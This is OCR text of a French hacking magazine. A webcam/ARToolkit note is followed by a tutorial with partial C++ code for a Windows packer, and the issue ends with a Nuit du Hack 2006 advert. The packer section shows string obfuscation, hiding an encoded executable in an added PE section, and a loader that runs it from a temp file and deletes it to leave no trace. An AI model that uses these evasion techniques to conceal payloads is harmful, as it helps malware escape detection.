
La plupart des webcams sont reconnues sur Linux avec un driver v4l (Video for Linux), qui est le standard pour la capture d'image. Il faut d'abord configurer son noyau pour intégrer v4l, et ensuite compiler le driver correspondant à votre webcam. Selon votre distribution, tout sera peut-être déjà installé. Vous pouvez vérifier que tout fonctionne en testant la présence de /dev/video ou en lançant le programme v4l-info, ou directement un des programmes de test de ARToolkit.

ARToolkit a été conçu pour fonctionner avec des caméra de bonne résolution. La taille de capture par défaut est de 640x480, ce qui est trop pour une petite webcam.

On peut connaître les limites de sa caméra avec :

```
$ v4l-info | grep max
  maxwidth                      : 352
  maxheight                     : 288
```

Il faut ensuite adapter le fichier includes/AR/config.h.in avant de lancer Configure :



simpleTest : suffisant pour faire illusion

```
-#define    DEFAULT_VIDEO_WIDTH     640
-#define    DEFAULT_VIDEO_HEIGHT    480
-#define    DEFAULT_VIDEO_CHANNEL   1
+#define    DEFAULT_VIDEO_WIDTH     352
+#define    DEFAULT_VIDEO_HEIGHT    288
+#define    DEFAULT_VIDEO_CHANNEL   0
```

Dans mon cas, j'ai du spécifier le channel 0. Ce n'est peut-être pas toujours nécessaire.
Les outils du toolkit utilisent ces nouveaux paramètres, à l'exception de mk_patt, qu'il faut aussi adapter (examples/mk_patt/mk_patt.c):

```
-char   *vconf = "-width=640 -height=480";
+char   *vconf = "-width=352 -height=288";
```

Bref, profitez des sources, puisqu'elles sont disponibles !

Et n'oubliez pas que de nombreux autres applications utilisent v4l (voir les ressources).

Ressources

AR Toolkit :
http://mtd.fh-hagenberg.at/depot/graphics/artoolkit/
Shared Space :
http://www.hitl.washington.edu/research/shared_space/
Linux AR Howto (voir archive.org en cas d'indisponibilité) :
http://mixedreality.nus.edu.sg/software/files/tutorial/LINUX-AR-tutorial-public-nov-02.htm
Freeglut :
http://freeglut.sourceforge.net/
Video4Linux:
http://linux.bytesex.org/v4l2/
http://linuxtv.org/v4lwiki
Ressources v4l
(divers, programmes, etc.):
http://www.exploits.org/v4l/
Vidéo surveillance avec v4l :
http://motion.sourceforge.net/
http://www.zoneminder.com/

Packers et un

l'approche objet donne une autre vision

By g3d

L'écriture d'un « packeur » et de son inverse, un « unpackeur », est un véritable exercice de style. Elle met en oeuvre beaucoup de techniques élémentaires qui mise bout en bout en font un outil plus au moins performant selon l'effort que l'on lui apporte.

En matière de packing, les reversers ont souvent tendance à privilégier l'assembleur pour écrire leurs outils. Cependant, cet article montre d'une part qu'il est aisé de le faire en C et d'autre part qu'un langage de plus haut niveau apporte certains plus qui ne sont pas négligeables.

Le gros point noir est bien l'assembleur

Techniques élémentaires

Parmi les techniques élémentaires mises en jeu dans un packeur/unpackeur, on trouve :

- la connaissance de la structure des fichiers exécutables,
- le compactage des données,
- le cryptage des données (si l'on désire aller plus loin),
- les techniques de « *cache* » des appels système,
- les techniques de « *cache* » des chaines de caractères,
- et l'assembleur (plus difficile à maîtriser qu'il y parait pour un néophyte).

Une approche différente

Parmi les techniques élémentaires mise en jeux, c'est sans aucun doute celle de l'assembleur qui rebute les programmeurs. Et si on repensait le problème, écrivons notre outil en langage évolué. Le langage C, quand on l'utilise correctement, est très proche de l'assembleur en termes de taille du code et de vitesse d'exécution. On défini par taux d'expansion le ratio taille du code en langage évolué/ taille du code en langage assembleur, avec un bon compilateur ce qui est le cas avec ceux du marché actuel on obtient un ratio de 1,15. Quand le programmeur commence à écrire du code complexe, l'avantage tourne très vite en faveur du compilateur. Dans cette phase d'optimisation du code produite par le compilateur est plus performant que l'optimisation faite par un programmeur même très « bon ».

On peut donc écrire notre « packeur » et « unpackeur » avec cette vision. La connaissance de la structure des fichiers exécutables a été largement débattue dans plusieurs articles dans le magazine. Le compactage des données est simple à réaliser des algorithmes plus ou moins compliqués (écris en C ou en assembleur), il est en est de même pour le cryptage des données. Les techniques de cache d'appel système et de chaînes de caractères ont fait aussi l'objet d'articles dans le magazine.

Comme l'on peut le constater le gros point noir est bien l'assembleur. Alors utilisons le langage C et regardons si cette approche tiens la route. J'ai utilisé Visual studio C++ de chez Microsoft.

L'idée de base est de rajouter une section dans un « loader » vide, un exécutable compressé et crypté. Le loader est capable lors du lancement :

- d'extraire de son propre fichier l'exécutable injecté,
- de le décrypter,
- de le décompresser,
- de générer un fichier temporaire de façon dynamique,
- de lancer ce fichier temporaire (type du fichier : exécutable),
- de le détruire après son exécution.

Packeur

Cet outil nous permet d'injecter une section de plus dans un fichier appelé « loader vide ». Cette section contient un fichier compressé et crypté. Rien de plus simple en somme, regardons de plus près chaque étape. La première consiste en la création d'un projet appelé « packeur » avec comme modèle une application de type Win32. Visual studio C++ va générer un projet avec une boite de dialogue. Cette boite de dialogue est inutile, tout comme les chaines de caractères (Version, Author, etc....) je vous invite donc à détruire tout cela. A partir du corps du programme, on fait directement appel au corps de notre programme. Le programme utilise largement les classes.

Architecture

Elles sont aux nombres de 5. Le tout écrit dans 5 fichiers.

- La classe qui régit le tout dispose de deux fonctions dites « publiques » : Encodage et Décodage,
- une classe qui réalise la compression/décompression,
- une classe qui réalise le cryptage/décryptage,
- une classe d'injection d'un fichier dans un exécutable,
- et une classe d'extraction et lancement du « sous- process ».

packers en C

Grace à cette boite à outils modulable à souhait on peut faire ce que l'on veut, simple ou compliqué.

On obtient donc l'arbre d'appel :

1. Encodage (fonction d'entrée)
2. Demande du fichier a injecté (en fait le loader vide),
3. Demande du fichier qui doit être injecté (le code de l'exécutable),
4. Compression du fichier,
5. Cryptage du fichier,
6. Fin du programme.

Comme l'on le voit, c'est très simple. J'ai utilisé comme algorithme de compression la méthode d' HUFFMAN, écris en C, pour la phase de cryptage j'ai utilisé la méthode « BASE64 » écris elle aussi en C.

les outils

Ils sont nombreux sur Internet. J'ai personnellement travaillé avec PE Explorer version 1.97 et PEBrowse Professionnel version 7.11.5.0 et l'inévitable OllyDbg bien connu des programmeurs. PE Explorer et PEBrowe Professionnel, m'ont permis de mieux comprendre le format des fichiers PE de Windows.

PEBrowse :
http://smidgeonsoft.prohosting.com
PE Explorer :
http://www.heaventools.com/
OllyDbg : http://ollydbg.de

base64 et chiffrement

Le codage en base64 n'est pas exactement un algorithme de chiffrement efficace, parce qu'aisé à reconnaître et à inverser. Pour rappel, cet algorithme est utilisé pour transmettre des données binaires à travers un canal de transfert de texte qui risque de modifier certains caractères ascii (en particulier les mails).
On remarquera cependant que quelque que soit l'algorithme utilisé, votre programme packé contiendra fatalement tous les éléments nécessaire au déchiffrement, y compris les clés.

Programme principal

Le programme principal se résume à :

```
BOOL
CpackeurApp::InitInstance() {
 CWinApp::InitInstance();
 C_Chapeau *pt_chapeau =
     new C_Chapeau;
 pt_chapeau->Full_Encodage();
 delete pt_chapeau;

 return FALSE;
}
```

Si l'on regarde l'enchaînement de la fonction « Full_Encodage » on retrouve la description faite plus avant. Voir encadré.

Les chaînes de caractères n'apparaissent pas en clair dans l'exécutable, elles sont encodées. La fonction « Transforme » réalise le décodage juste avant leur utilisation. L'encodage est très simple et ne met en œuvre aucun algorithme particulier juste un masque (définie par un define) et un complément à FFh. L'initialisation d'une chaîne caractère se résume donc à :

```
[...]
// "wb+"
 table_constante[4][0] =
    (char)~('w' + MY_KEY);
 table_constante[4][1] =
    (char)~('b' + MY_KEY);
 table_constante[4][2] =
    (char)~('+' + MY_KEY);
 table_constante[4][3] =
    (char)~(MY_KEY);
[...]
```

(Voir le code complet de C_Chapeau:: Transforme sur le wiki.)
La fonction « Compresse_Buffer» réalise successivement la compression d'un buffer puis l'encodage de ce même buffer. Voir encadré.

...un complément à FFh

Fonction Full_Encodage

```
int C_Chapeau::Full_Encodage() {
 // Assignation et vérification des fichiers en entrée
 int status = Assigned_File();
 if (status == TRUE) {
  char *pt_out;
  DWORD count_out;
  pt_G3D = new G3D;
  Ouvre_fichier_lecture(output_file_ended);
  count_out = Compresse_Buffer(
                (char *) m_pFileData, &pt_out);
  // ".g3d"
  Transforme(0,&pt_G3D->buffer_local[0]);
  // "Inject_"
  Transforme(1,&pt_G3D->buffer_local_1[0]);
  // "%s%s%s"
  Transforme(2,&pt_G3D->buffer_local_2[0]);
  // "rb"
  Transforme(3,&pt_G3D->buffer_local_3[0]);
  // "wb+"
  Transforme(4,&pt_G3D->buffer_local_4[0]);
  pt_G3D->Work(input_file_to_encoded,
                pt_out, count_out);
  delete pt_G3D;
 }
}
```

“Après son exécution, on le détruit”

Fonction Compress_Buffer

```
[...]
 // Calcul de la future taille compressée
 wts    = pt_huff->Dictionary((BYTE*)pt_in, m_nDocLength,
                              &dwbt[0],&dwc[0]);
 DWORD dwLength = pt_huff->CountCompress(
          (BYTE*)pt_in, m_nDocLength, wts, &dwc[0]);

 // Allocation du buffer temporaire pour Huufamn
 pt_inter = (char *)GlobalAlloc(GMEM_FIXED,dwLength);
 // au boulot maintenant que tout est prêt
 pt_huff->Compress(
          (BYTE*)pt_in, m_nDocLength,
          wts,&dwbt[0],&dwc[0], (BYTE*)pt_inter);
 // Allocation du buffer temporaire pour Base 64
 DWORD dwRunLength = pt_base->EncodedRunLength(
          (BYTE*)pt_inter,dwLength);
 // Allocation du buffer temporaire
 pt_out = (char *)GlobalAlloc(GMEM_FIXED,
                              dwRunLength);
 pt_base->RunLengthEncode(
          (BYTE*)pt_inter,
          dwLength,(BYTE*)pt_out);
 GlobalFree(pt_inter);
 return(dwRunLength);
[...]
```

Modification du fichier

La classe principale de la classe d'insertion d'un buffer dans une section est réalisée par la fonction « Work ». Le tout est toujours aussi simple quand on connaît le structure des fichiers exécutables (format PE pour Windows). Voir encadré.

Unpackeur ou « loader vide »

Nous allons créer un projet du même type que celui du « packeur » avec les mêmes classes mais la fonction appelée au lancement n'est pas la fonction « Full_Encodage » mais la fonction « Full_Decodage ».

On obtient donc l'arbre d'appel :

1. Décodage (fonction d'entrée)
2. Lecture de fichier lancé et extraction des données contenus dans la section
3. Décryptage des datas
4. Décompression des datas,
5. Création d'un fichier temporaire dynamique et lancement,
6. Destruction du fichier temporaire après la fin de son exécution.

Le programme principal se résume cette fois à :

```
BOOL CunPackeurApp::InitInstance()
{
 CWinApp:InitInstance();
 // Une seule instance ?
 if ( Seul() == TRUE) {
   // I'm alone
   C_Chapeau *pt_chapeau =
       new C_Chapeau;

   // (Phase de test)
   pt_chapeau->Full_Decodage(
     "K:\\Inject_packeur_vide");
   // (Appel Réel)
   //pt_chapeau->Full_Decodage(
   //              m_pszAppName);
   delete pt_chapeau;
 }
 return FALSE;
}
```

Décodage

Tout comme dans la phase précédente on retrouve l'arbre d'appel vu précédemment.

Le fichier extrait de la section est ensuite écrit sur le disque puis lancé. Après son exécution, on le détruit sur le disque dur, pour ne laisser aucune trace.

La fonction de décompression est symétrique par rapport à celle de compression (voir sur le wiki).

Lancement du programme

Le lancement d'un sous process est des plus courant avec une fonction prévu à cet effet. Le process appelant est en attente de fin d'exécution du process lancé. Voir encadré page 38.

Fonction Work

```
[...]
void GInsert::Work(
    CString exe_in, char *pt_in_crypted,
    unsigned int lg_ressource_crytree) {


....
*
// on change le nom du fichier de sortie à partir du nom du fichier
   d'entré
 exe_out = Transform(exe_in) ;
 exe=fopen( exe_in ,&buffer_local_3[0]);
 if(exe) { // si pas d'erreur
    // on lit les entetes
    fread(&Dos_header,
          sizeof(IMAGE_DOS_HEADER),
          1,exe);
    fseek(exe,Dos_header.e_lfanew,0);
    fread(&Nt_header,sizeof(IMAGE_NT_HEADERS),
          1,exe);


.....

    // et les entêtes des sections
    for(a = 0 ;a < ( nb_sections + 1) ; a++) {
      fwrite(&tab_sections[a],
             sizeof(IMAGE_SECTION_HEADER),1,
             result);
    }
    // on doit faire du padding car la taille du
    // headers est par exmple 1000h et on doit
    // écrire de l'index courant à cette limite
    long longueur =
       Nt_header.OptionalHeader.SizeOfHeaders
       - sizeof(IMAGE_SECTION_HEADER);
    for(a = ftell(exe) ; a <. longueur ; a++)
      fwrite("\x00",1,1,result);


.....


    // on met ensuite les datas de notre section
    fwrite((char *)pt_in_crypted,
           lg_ressource_crytree,1, result);
    // padding sur notre section
    longueur =
      tab_sections[nb_sections].SizeOfRawData;
    for(a = lg_ressource_crytree ; a < longueur ; a++)
      fwrite("\x00",1,1,result);
    fclose(result);
[...]
```

Trace de la version d'origine


Des traces ??

Attaques possibles

Avons-nous laissé des traces qui trahiraient le fonctionnement de notre « unpackeur » ? je répondrais sans hésité : oui.

Fonction lancement_avec_wait

```
[...]
Lancement_avec_wait(CString Fichier) {
 // Mise forme des différentes variables nécessaires
 sprintf(nom_fichier_commande,"%s",Fichier);
 GetCurrentDirectory(MAX_PATH,&dir[0]);
 memset(&suInfo, 0, sizeof(suInfo));
 suInfo.cb = sizeof(suInfo);

 // Lancement du sous process
 bWorked = ::CreateProcess(NULL, nom_fichier_commande, NULL,
                           NULL, FALSE, NORMAL_PRIORITY_CLASS,
                           NULL, dir, &suInfo, &procInfo);
 if (bWorked == FALSE) {
   dwResult = FormatMessage(FORMAT_MESSAGE_ALLOCATE_BUFFER
                            |FORMAT_MESSAGE_FROM_SYSTEM,
                           NULL, dwError, LANG_NEUTRAL,
                           (LPTSTR) &pstrError, 0, NULL);
   Transforme(9,&buffer_texte[0]);
   if (dwResult == 0) pstrError = &buffer_texte[0];
   Transforme(10,&buffer_texte_1[0]);
   str.Format(&buffer_texte_1[0], pstrError, dwError);
   if (dwResult != 0) ::LocalFree(pstrError);
   AfxMessageBox(str);
   // Erreur lors du lancement
   return (FALSE);
 } else { // on attends
   DWORD dwReturn = ::WaitForSingleObject(
                           procInfo.hProcess, INFINITE);
 }
 return (TRUE);     // tout s'est bien passé
}
[...]
```



Version V1 un peu plus élaborée

Les techniques qui permettent de cacher les chaînes de caractères et les appels système sont toujours les mêmes. Je n'aborderai pas cet article cette phase, je vous renverrai aux différents articles paru dans les différents magazines.
Vous pouvez voir dans la deuxième capture ce que donne le même programme avec la technique de cache API.
Une autre trace qui trahirait pourrait être celle de l'ajout d'une section supplémentaire. C'est vrai. On peut la faire complément disparaître. Ce n'est pas l'objet de cet article. Peux être dans un futur proche, un article lui sera entièrement consacré?

Conclusion

Voici pour les deux outils. Nous avons donc écrit de façon très rapide et efficace un « packeur » et « unpackeur .Ce qui est appréciable par rapport à notre développement, c'est le fait que nous avons écris le « unpackeur » en langage évolué, nous n'avons pas pour cette phase à remettre en cause la structure, ni les problèmes inhérent à l'assembleur (registre, saut, etc..). On peut reprocher à cette approche le fait d'avoir un code généré plus gros que celui que l'on peut construire en assembleur. Je répondrai par l'affirmative.
Mais avec la taille de nos disques durs, la vitesse de processeur, les techniques de cache, je pense que ces arguments ne sont plus à prendre en compte. Je ne parlerai pas de la vitesse de chargement du « loader vide » et le lancement du programme caché, ils ne sont plus à prendre en compte de nos jours. Il faut créer des outils qui sont adaptés à notre technologie et ne pas regarder les vieilles technologies avec ces limitations.
On peut à contrario regarder les outils sur le plan de la maintenance logicielle, quelle est l'effort faut-il fournir pour maintenir un programme complexe écrit en langage évolué par rapport au même programme identique en assembleur?. C'est l'objet d'un long débat sans fin entre les adeptes des langages évolués vs ceux du langage assembleur.

g3d

Pour rentrer en contact avec l'auteur de cet article, merci de passer par la rédaction qui transmettra.

Codes sources complets :
http://wiki.thehackademy.net/index.php/THMag_04

Après Paris en 2003 et en 2005, après Toulouse en 2004, c'est au tour de Maubeuge d'acceuillir la Nuit du Hack. Pour recevoir encore plus de visiteurs que les précédentes éditions, c'est dans une vaste salle de 7000 m2 que se dérouleront les festivités. Maubeuge, les 2 et 3 Juins prochains, se transforme en chef-lieu de la sécurité informatique : en plus du traditionnel challenge de hacking, la Nuit du Hack proposera des conférences et le premier salon de l'informatique sécurisée et du logiciel libre.

LA NUIT DU HACK 2006

www.nuitduhack.com


Ainsi, la journée, vous découvrirez les stands de nombreux professionnels et d'associations, Ils vous exposerons leurs matériels, solutions et travaux. Avec cela, de nombreuses conférences tenues par des spécialistes de la sécurité vous ferons découvrir les bases de la sécurité et les enjeux de bonnes protections. La cryptographie, l'importance de la sécurité, les méthodes d'attaques et les méthodes de protections se trouvent ainsi au programme.

Le jour laissera ensuite place à la nuit, durant laquelle se déroulera le challenge : par équipe de cinq, les concurrents se fratteront à des systèmes créés, sécurisé et mis en place par les organisateurs. L'unique but : trouver les failles, laissées, ça et là, et les utiliser pour marquer des points. Le jour se levant marquera la fin des épreuve et le décompte des points désignera l'équipe gagnante. Durant ce challenge, les débutants et les plus avertis devront faire face à des problèmes tous issus de l'imagination d'une équipe vouée à les surprendre, dans les différents domaines que sont les réseaux, les applications et le web. Des mini-tournois viendront pimenter la soirée en générant eux-aussi des points. Mais attention : seul le meilleur d'entre tous repartira avec l'ultime récompense : son billet d'avion pour LAS VEGAS et la DEFCON, meeting annuel 